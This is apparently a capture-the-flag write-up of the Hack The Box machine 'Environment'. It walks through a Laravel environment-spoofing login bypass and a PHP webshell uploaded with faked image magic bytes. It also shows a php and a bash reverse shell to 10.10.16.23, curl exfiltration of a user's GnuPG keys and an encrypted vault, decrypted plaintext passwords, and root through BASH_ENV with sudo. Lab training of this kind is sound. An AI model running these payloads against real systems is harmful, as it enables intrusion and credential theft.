Environment
Recon
Port Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
sudo nmap -PN -sC -sV -oN environment 10.10.11.67
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:01 PKT
Nmap scan report for 10.10.11.67
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
|_  256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: Did not follow redirect to http://environment.htb
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.76 seconds
We have an exposed website that redirects to environment.htb add it to your /etc/hosts file and interact with it.
Fingerprinting the Website
1
2
whatweb environment.htb
http://environment.htb [200 OK] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.22.1], HttpOnly[laravel_session], IP[10.10.11.67], Laravel, Script, Title[Save the Environment | environment.htb], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], nginx[1.22.1]
On visiting the website it’s a simple one page website.
Directory and Vhost Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
gobuster vhost -u http://environment.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -t 80
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://environment.htb
[+] Method:          GET
[+] Threads:         80
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
gobuster dir -u http://environment.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -t 80
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://environment.htb
[+] Method:                  GET
[+] Threads:                 80
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 2391]
/storage              (Status: 301) [Size: 169] [--> http://environment.htb/storage/]
/upload               (Status: 405) [Size: 244852]
/up                   (Status: 200) [Size: 2126]
/logout               (Status: 302) [Size: 358] [--> http://environment.htb/login]
/vendor               (Status: 301) [Size: 169] [--> http://environment.htb/vendor/]
/build                (Status: 301) [Size: 169] [--> http://environment.htb/build/]
/mailing              (Status: 405) [Size: 244854]
/storage,/vendor,/buildis forbidden. is 403 - forbidden./upload,/mailinggives a verbose error page saying GET method isn’t allowed. Supported methods POST, and it tells us a bit about the tech stack:Symfony\Component\HttpKernel\Exception\MethodNotAllowedHttpException- PHP 8.2.28 — Laravel 11.30.0
Vulnerabilities in the framework
Articlehttps://www.wiz.io/vulnerability-database/cve/cve-2024-52301 Github
| Item | What it is |
|---|---|
| Type | Environment-spoofing via query-string |
| Root cause | Laravel trusts $_SERVER['argv'] even for HTTP requests |
| Prerequisite | register_argc_argv = On in php.ini |
| Attack vector | One innocent query parameter: ?--env=production (or any other env) |
| Impact | Page suddenly renders production-only (or debug-only) code paths, disclosing secrets, enabling dangerous features, etc. |
Let’s attempt to replicate it on the login page and get initial access.
On inserting this to the query /login?--env=production we were not greeted by an error even after querying the response. Let’s try submitting the login form and understanding how it works:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /login HTTP/1.1
Host: environment.htb
Content-Length: 98
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://environment.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://environment.htb/login?--env=production
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=eyJpdiI6InZna3JzM2JwdGlVSDIzZm55WDl5b2c9PSIsInZhbHVlIjoiTUJ5OWF6RzZvZDF1d3RYekp5WGZqVFRPL0pBVy93dHVZVno2YnpHRXI2SnNkam4rdFZ2MElZQ2VmeDQwUThEcUxkYS9nVmxKTTFyU01wVnVsak1hbFFqRVh2NndwS2ZKRFM0MjJjU2JILzFjV0ljMEZza2V6Y2RESy9GdTQxLysiLCJtYWMiOiJhYWY0YzRlM2JiMDdlNTZmMzJkNGYwYTE4NDAyOTdiNTk1NjcxY2UyN2Y5NjQ0MzMxMGNmYThmOTE0ZmQyMjQ3IiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6Ik5CY2pDSlhKaW5MQTArcWhtenl0anc9PSIsInZhbHVlIjoiTWVNQmpUMHpOVEY5RGg0VlNHbkwveFQrUTJOZjVxL242UjVxbS9zaDhOcHJ0a21vQWFyREtrZjVVeWxmWGZEbkV4OUlTZTA3Ri91YTRvb0RsMHRJM01aaHMvdy9aQmpYOERjV2VzUW1ZaW5SMDJxbFh1NjRlZXVlenliSmgzVGIiLCJtYWMiOiI3Yjc2ZGM5Y2ZjZGY2YzUxOTE0ZjdiNGZlNTM3NzVmNDRjMDdlNDZlZDg2MDhmZTYyMTI4ODNmNWFhODJiMjcyIiwidGFnIjoiIn0%3D
Connection: keep-alive

_token=kYupsZnqVROi0JKZy7HrZ7FgURDGkmPmXUtw46sj&email=test%40mail.com&password=test&remember=False
On manipulating the remember field to an integer we get an even more verbose response, to the point it seems like the source code is exposed.
The exposed code is 3900 lines long with some being css, html, and php in between. From that response we could see:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
        $keep_loggedin = False;
    } elseif ($remember == 'True') {
        $keep_loggedin = True;
    }

    if($keep_loggedin !== False) {
    // TODO: Keep user logged in if he selects "Remember Me?"
    }

    if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
        $request->session()->regenerate();
        $request->session()->put('user_id', 1);
        return redirect('/management/dashboard');
    }

    $user = User::where('email', $email)->first();
So the environment prepod should allow direct login?
Let’s test it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /login?--env=preprod HTTP/1.1
Host: environment.htb
Content-Length: 97
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://environment.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://environment.htb/login?error=Invalid%20credentials.
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-TOKEN=eyJpdiI6InFBU1hsbEtsSTE5WkZzTm1MR2NzSnc9PSIsInZhbHVlIjoibkN6eXlVMDFLVWFHY1AxQitTWnFLZVQzY3UzanNwOU1LblhwTldzYmtVeW40Slo0T3hGcU5PdkNRNlZoalQ5cXJEMWpYMG00bHlrNlNFWHY4WGlLV3dqck1aVnJrckg0aTJGdkNtOEVwRm1QS0FTNjlGWlhqbTBoQWFtSjkzTTAiLCJtYWMiOiJiOTA4YTM4NGVhNmZjMjBkMjg5YmE0MDFlY2NjNTcxYjA5YzQ2MWNhMjM3NGUyY2ViMmIzOGM0ZWNmZmI2YWNiIiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6Ik1Tb0tCL2luSC9zeitMM29zRm9TNWc9PSIsInZhbHVlIjoibTVpb0tyOWEyQ08yYWYwS0RBQmpqRXA0ZTVxL2UxSUFhQmN6NzM4S1B4Q1JRbStaQ2hwZjBtZWErQXNldmJoaDJiRUFhZkZDV1BocnpsMHRIaXlzOXpPV0ViRHArS25WVmhkTmkyaWd0N1dVUVl1ZEdiTVVGT0VNeE9sMVdDcXIiLCJtYWMiOiI3OTVmNmNkOTdlMmE1MjE1N2ZiODk2NDJhMjEyM2U1ZTEzZmU0ZTIxYTg1ZDUxM2ZhYjdiOTAxZTkwMjJiYzAyIiwidGFnIjoiIn0%3D
Connection: keep-alive

_token=RrFs1XXSpwHlmd2C1nCUSwIjzc7QayUlXmFryJdi&email=test%40mail.com&password=test&remember=True
Response:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
HTTP/1.1 302 Found
Server: nginx/1.22.1
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Mon, 28 Jul 2025 11:31:03 GMT
Location: http://environment.htb/management/dashboard
Set-Cookie: XSRF-TOKEN=eyJpdiI6Ii84bFc3OG16SzF3TjlsMWxuZWc4Vmc9PSIsInZhbHVlIjoiLzJucWpEVDUwcFpKK0RKREt5dW9vQm15UFlRaSs5bWM5SUpTZk5ITlhuU2V5b2VoSDNzbXU5RzlKZ1lueVZpUHpDbXVOdUVWNy9MT2VqZjd5RjFzOEg0OXBBSC9RYWlxeGc0RkZUa2lIL2hXeCtWbS9uV0FPVkpIdDJsWnRKbTQiLCJtYWMiOiIwMTMxZWZkZmE1NWZlNDQxMGVjYzFmZjNkZDUyZWFkMWE5YzNkNGNjNDVjNDQwZmIyOWRmMDBiODI0ZWQ2ZTc5IiwidGFnIjoiIn0%3D; expires=Mon, 28 Jul 2025 13:31:03 GMT; Max-Age=7200; path=/; samesite=lax
Set-Cookie: laravel_session=eyJpdiI6InRkODYyWVVxS25YQWt4dzJEbXY5b3c9PSIsInZhbHVlIjoiT2hjVHloRzM5dm5NNldvNHZuVTY5NWRkWk1zUC9NaTllWXZLNzJPeWVQZVNsUUNHK3BiQkVObW5IQ29LUVZjRVZrV3diWnIxWitQM1h6OFZkQ1dXbE95U2pwaXlFSFExVmMyaEhSY3NFS2R6OFBxbHd2eE9rYTlLZ0s0RzdHOEEiLCJtYWMiOiI0YzE0ZDNmOGU5OGM0ZDJiMTZmMjZiNTlmZTEzODAxYjRjNGRhNDk0YjZhN2UwYTYzZDc0YzhiZDUxNjUxNjVlIiwidGFnIjoiIn0%3D; expires=Mon, 28 Jul 2025 13:31:03 GMT; Max-Age=7200; path=/; httponly; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 418

<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8" />
        <meta http-equiv="refresh" content="0;url='http://environment.htb/management/dashboard'" />

        <title>Redirecting to http://environment.htb/management/dashboard</title>
    </head>
    <body>
        Redirecting to <a href="http://environment.htb/management/dashboard">http://environment.htb/management/dashboard</a>.
    </body>
</html>
We see a dashboard, with all the subscribed mails.

We can also see the profile photo upload feature, perhaps we could leverage this upload feature to get a webshell running.
First let’s upload a simple icon and test if it updates. I was indeed able to upload the png and it shows my selected icon.
The response shows it’s location:
1
{"url":"http:\/\/environment.htb\/storage\/files\/avatar.png","uploaded":"http:\/\/environment.htb\/storage\/files\/avatar.png"}
From the resource:
We will use the payload: <?php system($_GET['cmd']); ?>, it will allow us to run commands using query.
On creating the file:
1
echo '<?php system($_GET['cmd']); ?>' > shell.php
and uploading it we discover that it says “Invalid file detected”. We will try to trick the system into thinking this is a jpg by inserting jpg magic bytes into the file.
Foothold
Magic Bytes
1
2
3
4
5
echo '\xff\xd8\xff\xe0<?php system($_GET['cmd']); ?>' > shell.jpg

┌──(kali㉿vm-kali)-[~/htb/environment]
└─$ cat shell.jpg
����<?php system($_GET[cmd]); ?>
We were successfully able to upload it.
1
{"url":"http:\/\/environment.htb\/storage\/files\/shell.jpg","uploaded":"http:\/\/environment.htb\/storage\/files\/shell.jpg"}
Let’s try to curl it with the parameter.
1
2
curl http://environment.htb/storage/files/shell.jpg?cmd=whoami
����<?php system($_GET[cmd]); ?>
It seems like the server is treating it like a jpg. Let’s try adding another . in the file extension and changing it from jpg to php.
echo '\xff\xd8\xff\xe0<?php system($_GET['cmd']); ?>' > shell.php.
Upload it.
1
{"url":"http:\/\/environment.htb\/storage\/files\/shell.php","uploaded":"http:\/\/environment.htb\/storage\/files\/shell.php"}
Now we are getting a response from curl but we can’t really read the characters. At the time of uploading the shell, be sure to intercept it and modify it like this:
1
2
3
4
Content-Disposition: form-data; name="upload"; filename="shell.php."
Content-Type: application/x-php

ÿØÿà<?php system($_GET[cmd]); ?>
Now curl it again. I wasn’t getting any response except for the magic bytes. I tried changing and testing a few different magic bytes and the GIF magic byte worked for me:
GIF87a <?php system($_GET['cmd']); ?>
1
2
curl "http://environment.htb/storage/files/shell.php?cmd=uname+-a"
GIF87a Linux environment 6.1.0-34-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.135-1 (2025-04-25) x86_64 GNU/Linux
Let’s get a reverse shell:
1
curl "http://environment.htb/storage/files/shell.php?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%2210.10.16.23%22%2C1234%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27"
Shell and TTY
We now have a reverse shell and we upgrade the TTY using python3.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
www-data@environment:~/app$ ls -la
total 520
drwxr-xr-x  13 www-data www-data   4096 Apr  7 19:58 .
drwxr-xr-x   4 root     root       4096 Apr  7 19:58 ..
-rw-r--r--   1 www-data www-data    258 Jan 12  2025 .editorconfig
-rw-r--r--   1 www-data www-data   1177 Jan 12  2025 .env
-rw-r--r--   1 www-data www-data   1099 Jan 12  2025 .env.example
-rw-r--r--   1 www-data www-data    186 Jan 12  2025 .gitattributes
-rw-r--r--   1 www-data www-data    285 Jan 12  2025 .gitignore
-rw-r--r--   1 www-data www-data   4109 Jan 12  2025 README.md
drwxr-xr-x   6 www-data www-data   4096 Apr  7 19:58 app
-rw-r--r--   1 www-data www-data    350 Jan 12  2025 artisan
drwxr-xr-x   3 www-data www-data   4096 Apr  7 19:58 bootstrap
-rw-r--r--   1 www-data www-data   2354 Jan 12  2025 composer.json
-rw-r--r--   1 www-data www-data 299017 Jan 12  2025 composer.lock
drwxr-xr-x   2 www-data www-data   4096 Apr  7 19:58 config
drwxr-xr-x   5 www-data www-data   4096 Jul 29 21:05 database
drwxr-xr-x 140 www-data www-data   4096 Apr  7 19:59 node_modules
-rw-r--r--   1 www-data www-data 117751 Jan 12  2025 package-lock.json
-rw-r--r--   1 www-data www-data    378 Jan 12  2025 package.json
-rw-r--r--   1 www-data www-data   1191 Jan 12  2025 phpunit.xml
-rw-r--r--   1 www-data www-data     93 Jan 12  2025 postcss.config.js
drwxr-xr-x   4 www-data www-data   4096 Apr  7 19:58 public
drwxr-xr-x   5 www-data www-data   4096 Apr  7 19:58 resources
drwxr-xr-x   2 www-data www-data   4096 Apr  7 19:58 routes
drwxr-xr-x   5 www-data www-data   4096 Apr  7 19:58 storage
-rw-r--r--   1 www-data www-data    551 Jan 12  2025 tailwind.config.js
drwxr-xr-x   4 www-data www-data   4096 Apr  7 19:58 tests
drwxr-xr-x  42 www-data www-data   4096 Apr  7 19:58 vendor
-rw-r--r--   1 www-data www-data    377 Jan 12  2025 vite.config.js
Inspecting Config and Database
Usually the database folder or the config folder houses juicy creds.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
www-data@environment:~/app$ ls -la config/
total 72
drwxr-xr-x  2 www-data www-data 4096 Apr  7 19:58 .
drwxr-xr-x 13 www-data www-data 4096 Apr  7 19:58 ..
-rw-r--r--  1 www-data www-data 4322 Jan 12  2025 app.php
-rw-r--r--  1 www-data www-data 4029 Jan 12  2025 auth.php
-rw-r--r--  1 www-data www-data 3476 Jan 12  2025 cache.php
-rw-r--r--  1 www-data www-data 6198 Jan 12  2025 database.php
-rw-r--r--  1 www-data www-data 2407 Jan 12  2025 filesystems.php
-rw-r--r--  1 www-data www-data 5728 Jan 12  2025 lfm.php
-rw-r--r--  1 www-data www-data 4310 Jan 12  2025 logging.php
-rw-r--r--  1 www-data www-data 3539 Jan 12  2025 mail.php
-rw-r--r--  1 www-data www-data 3824 Jan 12  2025 queue.php
-rw-r--r--  1 www-data www-data 1035 Jan 12  2025 services.php
-rw-r--r--  1 www-data www-data 7852 Jan 12  2025 session.php
www-data@environment:~/app$ ls -la database/
total 132
drwxr-xr-x  5 www-data www-data   4096 Jul 29 21:05 .
drwxr-xr-x 13 www-data www-data   4096 Apr  7 19:58 ..
-rw-r--r--  1 www-data www-data     10 Jan 12  2025 .gitignore
-rw-r--r--  1 www-data www-data 110592 Jul 29 21:05 database.sqlite
drwxr-xr-x  2 www-data www-data   4096 Apr  7 19:58 factories
drwxr-xr-x  2 www-data www-data   4096 Apr  7 19:58 migrations
drwxr-xr-x  2 www-data www-data   4096 Apr  7 19:58 seeders
1
2
3
4
5
6
7
8
9
sqlite> .tables
cache                  jobs                   sessions
cache_locks            mailing_list           users
failed_jobs            migrations
job_batches            password_reset_tokens
sqlite> SELECT * FROM users;
1|Hish|hish@environment.htb||$2y$12$QPbeVM.u7VbN9KCeAJ.JA.WfWQVWQg0LopB9ILcC7akZ.q641r1gi||2025-01-07 01:51:54|2025-01-12 01:01:48|hish.png
2|Jono|jono@environment.htb||$2y$12$i.h1rug6NfC73tTb8XF0Y.W0GDBjrY5FBfsyX2wOAXfDWOUk9dphm||2025-01-07 01:52:35|2025-01-07 01:52:35|jono.png
3|Bethany|bethany@environment.htb||$2y$12$6kbg21YDMaGrt.iCUkP/s.yLEGAE2S78gWt.6MAODUD3JXFMS13J.||2025-01-07 01:53:18|2025-01-07 01:53:18|bethany.png
It seems like we can’t crack the encryption:
1
2
3
4
5
6
7
8
9
10
echo '$2y$12$QPbeVM.u7VbN9KCeAJ.JA.WfWQVWQg0LopB9ILcC7akZ.q641r1gi' > hish.txt

john hish.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:51 0.04% (ETA: 2025-08-03 11:49) 0g/s 41.99p/s 41.99c/s 41.99C/s trebor..abdullah
Session aborted
But we are allowed to see hish home files:
1
2
www-data@environment:~/app$ ls /home/hish/
backup  user.txt
The gnupg, and backup directory is interesting:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
www-data@environment:/home/hish$ ls -la
total 36
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 .
drwxr-xr-x 3 root root 4096 Jan 12  2025 ..
lrwxrwxrwx 1 root root    9 Apr  7 19:29 .bash_history -> /dev/null
-rw-r--r-- 1 hish hish  220 Jan  6  2025 .bash_logout
-rw-r--r-- 1 hish hish 3526 Jan 12  2025 .bashrc
drwxr-xr-x 4 hish hish 4096 Jul 29 21:21 .gnupg
drwxr-xr-x 3 hish hish 4096 Jan  6  2025 .local
-rw-r--r-- 1 hish hish  807 Jan  6  2025 .profile
drwxr-xr-x 2 hish hish 4096 Jan 12  2025 backup
-rw-r--r-- 1 root hish   33 Jul 27 21:52 user.txt

www-data@environment:/home/hish/.gnupg$ ls -la
total 32
drwxr-xr-x 4 hish hish 4096 Jul 29 21:21 .
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 ..
drwxr-xr-x 2 hish hish 4096 Jul 29 21:21 openpgp-revocs.d
drwxr-xr-x 2 hish hish 4096 Jul 29 21:21 private-keys-v1.d
-rwxr-xr-x 1 hish hish 1446 Jan 12  2025 pubring.kbx
-rwxr-xr-x 1 hish hish   32 Jan 12  2025 pubring.kbx~
-rwxr-xr-x 1 hish hish  600 Jan 12  2025 random_seed
-rwxr-xr-x 1 hish hish 1280 Jan 12  2025 trustdb.gpg

www-data@environment:/home/hish/backup$ ls -la
total 12
drwxr-xr-x 2 hish hish 4096 Jan 12  2025 .
drwxr-xr-x 5 hish hish 4096 Apr 11 00:51 ..
-rw-r--r-- 1 hish hish  430 Jul 29 21:19 keyvault.gpg
We can’t do anything to the files here, let’s exfil them:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿vm-kali)-[~/htb/environment]
└─$ python3 -m venv .venv

┌──(kali㉿vm-kali)-[~/htb/environment]
└─$ source .venv/bin/activate

┌──(.venv)─(kali㉿vm-kali)-[~/htb/environment]
└─$ pip install uploadserver
Collecting uploadserver
  Using cached uploadserver-6.0.0-py3-none-any.whl.metadata (8.9 kB)
Using cached uploadserver-6.0.0-py3-none-any.whl (20 kB)
Installing collected packages: uploadserver
Successfully installed uploadserver-6.0.0

┌──(.venv)─(kali㉿vm-kali)-[~/htb/environment]
└─$ python3 -m uploadserver
File upload available at /upload
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
On victim:
1
2
3
4
curl -X POST -F "files=@keyvault.gpg" http://10.10.16.23:8000/upload

tar czf /tmp/gnupg.tar.gz -C /home/hish .gnupg
curl -X POST -F "files=@/tmp/gnupg.tar.gz" http://10.10.16.23:8000/upload
GPG
1
2
3
4
5
6
7
8
9
gpg --homedir .gnupg --list-secret-keys

gpg: WARNING: unsafe permissions on homedir '/home/kali/htb/environment/gpg/.gnupg'
/home/kali/htb/environment/gpg/.gnupg/pubring.kbx
-------------------------------------------------
sec   rsa2048 2025-01-11 [SC]
      F45830DFB638E66CD8B752A012F42AE5117FFD8E
uid           [ultimate] hish_ <hish@environment.htb>
ssb   rsa2048 2025-01-11 [E]
We have the correct private key to decrypt anything encrypted to F45830DFB638E66CD8B752A012F42AE5117FFD8E
1
2
3
4
5
6
7
8
9
10
gpg --homedir .gnupg --output keyvault.txt --decrypt keyvault.gpg

gpg: WARNING: unsafe permissions on homedir '/home/kali/htb/environment/gpg/.gnupg'
gpg: encrypted with rsa2048 key, ID B755B0EDD6CFCFD3, created 2025-01-11
      "hish_ <hish@environment.htb>"

cat keyvault.txt
PAYPAL.COM -> Ihaves0meMon$yhere123
ENVIRONMENT.HTB -> marineSPm@ster!!
FACEBOOK.COM -> summerSunnyB3ACH!!
We now should be able to su as hish.
Privilege Escalation
1
2
3
4
5
6
7
8
9
hish@environment:~$ sudo -l
[sudo] password for hish:
Matching Defaults entries for hish on environment:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+="ENV BASH_ENV", use_pty

User hish may run the following commands on environment:
    (ALL) /usr/bin/systeminfo
env_keep is a configuration option within the sudoers file that determines which environment variables are preserved when a command is executed using sudo.
Inspecting file contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
hish@environment:~$ cat /usr/bin/systeminfo
#!/bin/bash
echo -e "\n### Displaying kernel ring buffer logs (dmesg) ###"
dmesg | tail -n 10

echo -e "\n### Checking system-wide open ports ###"
ss -antlp

echo -e "\n### Displaying information about all mounted filesystems ###"
mount | column -t

echo -e "\n### Checking system resource limits ###"
ulimit -a

echo -e "\n### Displaying loaded kernel modules ###"
lsmod | head -n 10

echo -e "\n### Checking disk usage for all filesystems ###"
df -h

hish@environment:~$ ls -la /usr/bin/systeminfo
-rwxr-xr-x 1 root root 452 Jan 12  2025 /usr/bin/systeminfo
This is a custom script that runs without any interaction. BASH_ENV variable tells BASH a file that Bash will read and execute before running a script non-interactively.
We will create a malicious script that gets us a root shell and point it’s path value to BASH_ENV variable. Whenever the custom script runs as sudo we will get the root shell.
1
2
3
4
echo 'bash -i >& /dev/tcp/10.10.16.23/4444 0>&1' > /tmp/script.sh
chmod +x /tmp/script.sh
export BASH_ENV=/tmp/script.sh
sudo /usr/bin/systeminfo
We have root reverse shell!
1
2
3
4
─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.23] from (UNKNOWN) [10.10.11.67] 42224
root@environment: